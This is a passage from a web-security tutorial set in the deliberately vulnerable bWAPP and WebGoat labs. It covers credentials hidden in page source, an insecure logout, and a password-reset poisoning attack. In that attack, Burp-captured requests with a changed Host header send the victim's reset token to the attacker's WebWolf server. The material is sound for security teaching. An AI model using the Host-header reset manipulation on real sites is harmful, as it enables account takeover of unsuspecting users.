
view-source:http://192.168.0.11/bWAPP/ba_insecure_login_1.php

```
<div id="main">

    <h1>Broken Auth. - Insecure Login Forms</h1>

    <p>Enter your credentials.</p>

    <form action="/bWAPP/ba_insecure_login_1.php" method="POST">

        <p><label for="login">Login:</label><font color="white">tonystark</font><br />
        <input type="text" id="login" name="login" size="20" /></p>

        <p><label for="password">Password:</label><font color="white">I am Iron Man</font><br />
        <input type="password" id="password" name="password" size="20" /></p>

        <button type="submit" name="form" value="submit">Login</button>

    </form>

    </br >

</div>
```

Insecure Logout Management

This is one of the most common vulnerabilities, where the developers simply setup the hyperlinks of the logout page at the **logout** text without having any concern about the generated session and do not validate the weather the session ID is getting timeout or not once the user logout from the application.

I've set the **"Choose your bug"** option at **"Broken Authentication –Logout Management".** From the below image you can see that as I've clicked on the **OK** option in the popped up confirmation field. Thus further I had been redirected to the logout page.




Click **here** to logout.

Are you sure?

□ Prevent this page from creating additional dialogs

Now let's try to simply click on the back button. Great!! We are back into the account again. That means we were just redirected to the new page but our session cookies were not expired yet.



192.168.0.11/bWAPP/ba_logout.php

/ Broken Auth. - Logout Management /

Click **here** to logout.

Bypassing Forget Password Option

Forget Password is the most common feature of every web-application. The majority of applications use it, in order to send **a reset password link** to their users at their registered email addresses. But what, if we exploit this feature and change the credentials of the users without their concern or even without capturing anything from their browsers?


Let's try how we can exploit it!!

Exploiting the Password Reset Flow in WebGoat

I've logged in into the WebGoat's platform by creating a new user account as **hackingarticles** (Attacker) in order to exploit this vulnerability. To install and setup WebGoat click here.

Note: *Here at port 8080 the Webgoat server is enabled for HTTP service and at port 9090 the webwolf is enabled for SMTP.*

From the left-hand side, the panel selects **Broken Authentication** following with **Password Reset** field. Thus selecting the **6th** option from the top, we'll be redirected to our desired task.




Creating the password reset link

When creating a password reset link you need to make sure:


- It is a unique link with a random token
- It can only be used once

Dragging to the bottom we'll find the **Account Access** form, below there we can find a "**forgot password"** option.



As soon as we click on it we'll be redirected to the **"Forgot Your Password"** page.

Now, it's time to start our attack, I've entered hackingarticles@webgoat-cloud.org as the registered email address.



192.168.0.11:8080/WebGoat/start.mvc#

Account Access

Forgot your password?


Email address you use to log in to your account
We'll send you an email with instructions to choose a new password.

An e-mail has been send to hackingarticles@webgoat-cloud.org

From the above image, you can see that we got the response as “**An email has been sending to hackingarticles@webgoat-cloud.org**”

Now let’s surf the **WebWolf’s** webpage and enter the same credentials (Attack's) that you have used while logging into WebGoat

```
http://192.168.0.11:9090/login
```



192.168.0.11:9090/login


Sign in

Use your WebGoat account.

hackingarticles

●●●●●●●

From the below image, you can see that I’ve received an email with a **reset link** in order to set up the new password.



192.168.0.11:9090/WebWolf/mail#
iles
Mailbox
Incoming requests
hackingarticles
Sig
More
1–6 of 6
Primary
Social
Promotions
+
☆ password-reset
Your password reset link -Hi, you requested a password reset link, please us
12:26 PM

Your password reset link **password-reset@webgoat-cloud.net**

```
Hi, you requested a password reset link, please use this link to reset your password.


If you did not request this password change you can ignore this message.
If you have any comments or questions, please do not hesitate to reach us at support@webgoat-cloud.

Kind regards,
Team WebGoat
```

Hijacking the Target User's Password

Now it's time to break and get into the victim's account i.e.**"tom's account"** who is my target and with the help of footprinting, I have identified his email ID. Back to the WebGoat server, we'll write the tom's email address as tom@webgoat-cloud.org. But this time we'll capture the request in the burpsuite before sending it to the server.




Account Access

Forgot your password?

Email address you use to log in to your account
We'll send you an email with instructions to choose a new password.


@ tom@webgoat-cloud.org

As soon as we capture the "**Post Request",** we'll send it all to the **repeater.**



```
POST /WebGoat/PasswordReset/ForgotPassword/create-password-reset-link HTTP/1.1
Host: 192.168.0.11:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-
X-Requested-With: XMLHttpRequest
Content-Length: 29
Origin: http://192.168.0.11:8080
Connection: close
Referer: http://192.168.0.11:8080/WebGoat/start.mvc
Cookie: JSESSIONID=UJs0YH9A0NyGKeHAF035gLUblessC5Lza-V9Z0ee;
SESSb4cde8ff2125e42bcf5b8491c4d87062=71R1MXB2jR7VTjdJLBUPWopj
WEBWOLFSESSION=XKwgf1HmSNhj2MguHmBZScSpTQZoB9hoLsVfsYxA

email=tom%40webgoat-cloud.org
```

Now we'll manipulate the request and send it to our server i.e. the server we set at **192.168.0.11:9090.**




```
POST
/WebGoat/PasswordReset/ForgotPassword/create-password-reset-link
HTTP/1.1
Host: 192.168.0.11:9090
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 29
Origin: http://192.168.0.11:8080
Connection: close
Referer: http://192.168.0.11:8080/WebGoat/start.mvc
Cookie: JSESSIONID=UJs0YH9A0NyGKeHAF035gLUblessC5Lza-V9Z0ee;
security_level=0;
SESSb4cde8ff2125e42bcf5b8491c4d87062=71R1MXB2jR7VTjdJLBUPWopj-t0x
SEaBquD1ZdA7AGk;
WEBWOLFSESSION=XKwgf1HmSNhj2MguHmBZScSpTQZoB9hoLsVfsYxA

email=tom%40webgoat-cloud.org
```

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Sat, 11 Jul 2020 19:35:03 GMT

{
  "lessonCompleted" : true,
  "feedback" : "An e-mail has been send to tom@webgoat-cloud.org",
  "output" : null,
  "assignment" : "ResetLinkAssignmentForgotPassword",
  "attemptWasMade" : true
}
```

From the above image, you can see that **"An email has been send to tom@webgoat-cloud.org"**. But this email has actually been sent over our WebWolf server.

Let's get back to our "**WebWolf**" application and check what we have received as in our **Incoming Request.**




192.168.0.11:9090/WebWolf/requests

2020-07-11T19:35:03.414521Z | /PasswordReset/reset/reset-password/9c8ca18f-61cc-4d56-b529-6b47dc1d7343

```
{
  "timestamp" : "2020-07-11T19:35:03.414521Z",
  "principal" : null,
  "session" : null,
  "request" : {
    "method" : "GET",
    "uri" : "http://192.168.0.11:9090/PasswordReset/reset/reset-password/9c8ca18f-61cc-4d56-b529-6b47dc1d7343",
    "headers" : {
      "Accept" : [ "application/json, application/*+json" ],
      "Connection" : [ "keep-alive" ],
      "User-Agent" : [ "Java/11" ],
      "Host" : [ "192.168.0.11:9090" ]
    },
    "remoteAddress" : null
```


From the above image, you can see that I've successfully manipulated the WebGoat server, which sends the request over my account. **Copy** the unique Id as highlighted, which we will use in our future case.

We're now almost done, go back to the inbox of **"hackingarticles@webgoat-cloud.org"** and open that reset link that we got earlier.



192.168.0.11:8080/WebGoat/PasswordReset/reset/reset-password/2f649cd4-d72f-47fb-8288-89c887c20cf4

